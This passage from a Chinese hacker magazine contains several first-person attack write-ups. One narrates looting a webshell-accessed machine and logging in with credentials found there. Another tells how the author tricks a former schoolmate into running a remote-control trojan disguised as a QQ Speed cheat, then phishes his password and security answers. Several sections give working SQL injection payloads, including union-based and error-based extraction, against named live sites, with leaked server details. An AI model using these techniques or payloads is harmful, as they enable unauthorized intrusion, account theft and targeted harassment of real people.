


图 2.3.4 成功连接 shell

这么多盘符而且每个盘符都可以浏览、这个好像是客户案例，亲。。，如图 2.3.5






图 2.3.5 找到客户案例

打开案例发现好多啊..如图 2.3.6 , 2.3.7




图 2.3.6 客户案例




图 2.3.7 丰富的客户案例



我随便下载了一个。如图 2.3.8




图 2.3.8 案例的内容

这辈子我不在少服务器了, 继续浏览、各种东西, 如图 2.3.9




图 2.3.9 浏览文件

得。什么东西都在这电脑里面, 目测是一台 XP、自己架设的演示站、在另外一个文件夹发现 LeapFTP 下载之、、、如图 2.3.10



图 2.3.10 leapFTP 界面

这不是啃爹吗？客户的站全部在上面。  
 绝对是一个大后门，  
 连接上站点名称为自己的站.不知道域名也不好玩呀、  
 有一个域名的站、继续翻 FTP，如图 2.3.11




图 2.3.11 在 FTP 翻有用信息




图 2.3.12 帐号密码

一个个翻进去、发现一个注册域名的软件 帐号密码.ini  
 因为出于好奇的打开了，见图 2.3.12  
 网址=http://www.\*\*\*\*.cn/  
 账号=ji\*\*\*\*\*na  
 密码=ji\*\*\*\*\*8  
 打开网站看看，  
 是一个 IDC 的站  
 登录~~~~~  
 当时看下业务（见图 3.3.13）。。。震惊了。。

14	jiahuimina	ygpj888.com	[REDACTED]	英文国 际顶级 域名 (com)	2013-3-10	2014-3-10	正常	控制面板 续费
15	jiahuimina	gir1800.com	[REDACTED]	英文国 际顶级 域名 (com)	2013-3-10	2014-3-10	正常	控制面板 续费
16	jiahuimina	boyin56.com	[REDACTED]	英文国 际顶级 域名 (com)	2013-3-10	2014-3-10	正常	控制面板 续费
17	jiahuimina	aloooha.com	[REDACTED]	英文国 际顶级 域名 (com)	2013-3-10	2014-3-10	正常	控制面板 续费
18	jiahuimina	soboid.com	[REDACTED]	英文国 际顶级 域名 (com)	2013-3-10	2014-3-10	正常	控制面板 续费
19	jiahuimina	qnavi.com	[REDACTED]	英文国 际顶级 域名 (com)	2013-3-10	2014-3-10	正常	控制面板 续费
20	jiahuimina	qinsvh.com	[REDACTED]	英文国 际顶级 域名 (com)	2013-3-10	2014-3-10	正常	控制面板 续费

共计226条记录 第1页/共12页 [首页] [上页] [下页] [尾页] 转到第 1 页

图 2.3.13 查看业务

这个老板钱多起来无聊的时候用软件注册吗？具体的我也不射了。到此为止吧。我只要模  
 版我是纯洁的。我再也不敢在本机架设东西给别人看,特别是黑阔  
 (全文完) 责任编辑: DM\_

### 第 4 节. 社工某学校老大

作者: 小权  
 来自: sh3llc0de 安全小组  
 网址: <http://www.sh3llc0de.com/>

以前在一个学校读书的, 一个傻逼学校老大, 在那装 B, 捣乱, 那时还是小学的时候, 老  
 叨我, 我实在受不鸟, 过了好几年了, 然后家里来了一个老同学, 玩了 2 天, 我问了一下  
 那个学校的老大 QQ 多少, 得知他的 QQ 之后。  
 本人就开始邪恶了, 这次找到他的 QQ 就玩死他, 草, OK, 带上耳机, 听着迈克杰克逊的  
 歌, 行动起来了。

进入正题:

首先我记得他以前的名字是叫周柱

我先假装扮作一个叔叔的风格，跟他聊天，(扮演角色)，如图 2.4.1, 2.4.2



图 2.4.1 假装叔叔聊天



图 2.4.2 假装叔叔聊天

我的聊天风格有点像吧？呵呵继续聊，如图 2.4.3, 2.4.4



图 2.4.3 聊天过程




图 2.4.4 聊天过程

先无聊，跟他玩了会游戏，培养下感情，(获取信任)QQ 飞车被我虐的，CF 被我虐的，像 SB 一样虐！也跟他玩了会游戏，(获取信任)。

首先搞完了，然后我就进入正题了。过程如图 2.4.5, 2.4.6




图 2.4.5 进入正题




图 2.4.6 进入正题



然后他就不玩了，我就给他扔一个远控木马。一开始他还不怎么信呢。如图 2.4.7,2.4.8



图 2.4.7 欺骗不成功



图 2.4.8 欺骗成功

我在胡说八道呢，呵呵，让他相信我。我说那个刷 QQ 空间礼物呢，他给我扯到 QQ 飞车里。呵呵，这时候，我想到他对 QQ 飞车等级有兴趣。那么就从 QQ 飞车等级入手吧！过程如图 2.4.9，2.4.10




图 2.4.9 聊天过程



图 2.4.10 发送远控

我把远控木马的名字 改了下改成飞车爽歪歪辅助 V2.5 哈哈，这样就欺骗成功了，飞车爽歪歪 V2.5 注意版本。我们一般改名字要改逼真一点，最好有版本的，不然不逼真，哈哈。然后他打开，看见远控还没上线。

我然后直接叫她远程，他还真 TM 的远程了，我笑。  
 我重新把我的远控马给他再传一遍，然后打开，就上线了。  
 然后我想找点 (操作他电脑的时间)  
 然后随便找了个借口。  
 反正肉鸡上线了，找个借口说他电脑可能有问题，打不开。  
 直接问他 QQ 密码，帮他刷，哈哈。过程如图 2.4.11,2.4.12




图 2.4.11 发送远控



图 2.4.12 企图骗取密码

这个傻逼，还真给了，获得密码成功。然后，我想去改他的密码。然后我先找到他的 QQ 密保问题。母亲的名字,配偶的名字,学校的学号,貌似都有点困难,配偶的名字有点难,母亲还说可以。因为，我也不想去他 QQ 空间找好友 QQ 去一个一个社，对吧，太费时间了，有时候还找错人了，都不知道他认不认识的配偶。。  
 然后就问问题了。看图 2.4.13，图 2.4.14，2.4.15  
 得知他老母名字为：杨雅  
 之后试了一下他密保问题：老妈的名字。。  
 结果出错了，草。。  
 然后灵机一动  
 我随便找了个借口，说他 QQ 飞车那个啥冻结了。



要他修改密码才能进去，我那时候抖了一下，就是想让他心里产生很急那种状态让他快点把密码给我，不然他就下了。如图 2.4.16  
 然后我去远控那里，直接远程看他  
 屏幕修改，还有键盘记录，只看到他一个一个的换问题。。  
 看到他学号为: 34746,

哈哈，有希望啦。



图 2.4.13 得到密码



图 2.4.14 骗取密保




图 2.4.15 得知答案




图 2.4.17 骗取新密码



图 2.4.18 得到手机号



后面加单引号提示:

```
SQL: ERROR: unterminated quoted string at or near "' = main.id" at character 47(request was:)
SELECT main.* FROM "numbers" main WHERE 123' = main.id Number 123' not found in the
database
```

main 是表的名称, id 是字段。WHERE 16 = main.id 的意思等同于 WHERE 16 = id

这样的管理员说他好不到哪去, 是因为他不嫌累?

就好像一个人不好好走路, 非要, 倒着走路一样。累不累?

不过也是有办法破的:

```
http://fine.me.uk/halifax/archive/number.php?id=id=1+and+123
```

不过这个网站让人很想入非非。。。

自己访问下:

```
http://fine.me.uk/halifax/archive/number.php?id=id=1+and+123
```

提示如下:

```
Number id=1 and 123 not found in the database
```

我直接倒。。。

总结下, 如果还有让人尴尬的手工注入, 可以跟帖发上

小编注:

那么这样的注入点该如何注入呢? 巧妙的构造 sql 语句来执行就是 sql 注入的本质:

```
http://fine.me.uk/halifax/archive/programme.php?id=3=3+Sql\_Code+and+3
```

```
http://fine.me.uk/halifax/archive/programme.php?id=3=3+and+1+is+not+null+and+3 true
```

```
http://fine.me.uk/halifax/archive/programme.php?id=3=3+and+1+is+null+and+3 false
```

(全文完) 责任编辑: 梵幻

## 第 2 节. 跟土耳其黑客学的注入小技巧

作者: YoCo Smart

来自: Silic Group Hacker Army

网址: <http://blackbap.org>

是一个土耳其黑客刚才给我看的。

看了之后我只能说, 好吧, 人家果然是经验丰富, 高级注入语句, 是越用越精简~

```
select+GROUP_CONCAT(DISTINCT+table_name)+from+information_schema.columns+where+ta
ble_schema=数据库名称的 hex
```

这个是 MySQL 5.x 爆数据库表段名称的语句, 大家都应该知道吧

上面语句后面 from 的那部分, 人家土耳其黑客把 from 后面这么写:

```
from+information_schema.columns+where+table_schema=database()
```

看最后面, 减少了转换编码的那步骤了

例如:

```
http://www.blanchardgroup.ca/news.php?id=-1+union+select+1,2,CONVERT\(GROUP\_CONCAT\(DISTINCT+table\_name\)+USING+latin1\),4,5,6+from+information\_schema.columns+where+table\_schema=database\(\)
```

至于语句里面 CONVERT()强制转 latin1 编码的用法，我发帖说过了

传送门：<http://bbs.blackbap.org/thread-1932-1-1.html>

(全文完) 责任编辑：梵幻

### 第 3 节. 注入里面的几个小参数

作者：YoCo Smart

来自：Silic Group Hacker Army

网址：<http://blackbap.org>

直接看地址吧：

```
rek guitars.com/english.php?site=dir&nr=-2+union+select+1,2,concat(@@version_comment,0x5c
,@@datadir,0x5c,@@tmpdir,0x5c,@@version,0x5c,user(),0x5c,database(),0x5c,@@version_com
pile_os,0x5c,@@version_compile_machine,0x5c,@@warning_count,0x5c,@@system_time_zon
e,0x5c,@@query_cache_size),4,5,6,7,8,9,0,1,2,13,14,15,16,17,18
@@version_comment
@@datadir
@@tmpdir
@@version
user()
database()
@@version_compile_os
@@version_compile_machine
@@warning_count
@@system_time_zone
@@query_cache_size
concat(@@version_comment,0x5c,@@datadir,0x5c,@@tmpdir,0x5c,@@version,0x5c,user(),0x5
c,database(),0x5c,@@version_compile_os,0x5c,@@version_compile_machine,0x5c,@@warning
_count,0x5c,@@system_time_zone,0x5c,@@query_cache_size)
```

得到：

```
Source distribution
/home/mysql50/data-h16/
/home/tmp/data-h16
5.0.90-log
fulara_2@85.128.166.242
fulara_2
unknown-linux-gnu
x86_64
0
CEST
16777216
```

虽然用处不大，不过比没有强

(全文完) 责任编辑：梵幻

## 第 4 节. MySQL 错误回显套公式法注入 Zone-h. com. cn

作者: YoCo Smart

来自: Silic Group Hacker Army

网址: <http://blackbap.org>

Silic 技术论坛上的关于注入的文章已经很全面了,但是却并没有几篇关于 MySQL 错误回显注入的文章。

唯一的一篇还是 POST 注入,相信大部分人是看不懂。原文在这里:

捅伊朗黑客 PP - 后台登陆 POST+错误回显 注入

(<http://bbs.blackbap.org/thread-2235-1-1.html>)

看不懂没关系,我今天拿刚刚开放的 zone-h.com.cn 做一下演示。用这个站没有特别的含义,这个站前阵子关闭了,今天重新开放一看是 XX 市公安局。

职业习惯加了个单引号。。。

注意:阅读本文前请注意,php+MySQL 注入,发生错误回显的有两种,一种是 MySQL 错误回显,即 php 提示 MySQL 语句哪里出错了,也就是能够用本文方法利用的注入,另外一种 php 错误回显。

php 显示哪个文件的哪一行出错了,这种情况不在本文的讨论范畴之内。

先看注入点:

```
http://zone-h.com.cn/detail.php?ID=55+and+1=1
```

有人用工具目测字段数为 12,但是我们看地址:

```
http://zone-h.com.cn/detail.php?ID=55+union+select+1,2,3,4,5,6,7,8,9,10,11
```

字段 11: "SQL 语句错误: The used SELECT statements have a different number of columns"

```
http://zone-h.com.cn/detail.php?ID=55+union+select+1,2,3,4,5,6,7,8,9,10,11,12
```

字段 12:

```
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'union select 1,2,3,4,5,6,7,8,9,10,11,12' at line 1
```

字段是 12 不假,但是无显示位回显。

既然如此,那就用 MySQL 的报错回显来注入爆数据。

MySQL 报错回显爆数据,其实主要就是套公式,公式分为 4 部分

1,逻辑错误部分,也就是将 GET 变量取值变为逻辑错误值,例如.php?id=0 或者.php?id=12+and+1=2

2,固定 SQL 联合查询语句,语句为:

```
union select 1 from (select+count(*),concat(floor(rand(0)*2),(注入爆数据语句))a from information_schema.tables group by a)b
```

3,注释语句,将整个语句后面的部分注释掉,可以用"/\*"注释符,也可以用"--"终止符,也可以用%23 这个"#"字符

4,注入爆数据语句,基本格式就是 select XX from YY 的格式。

这 4 个固定公式唯一要注意的是最后一个,最后一个每次只能爆单条数据,不能 updata 不能 select into 不能 insert 不能 load\_file()不能 group\_concat(),有的 concat()也不能用这样爆数据的话,就要加一个 limit x,y 的限制条件

也就是 select XX from YY limit a,b

a 是从第几条开始,从 0 开始为以一条,b 为目标一共几条数据,这里固定为 1,也就是说 limit 0,1 是第 1 条数据,limit 1,1 是第 2 条数据,一次类推。



上面的逻辑你搞不清楚不要紧，你可以先看注入语句再回头研究每个语句的含义  
MySQL 显示当前数据库名，登陆用户，数据库版本和数据路径的语句是：

```
select concat(0x3a,database(),0x3a,user()),0x3a,version(),0x3a,@@datadir)
```

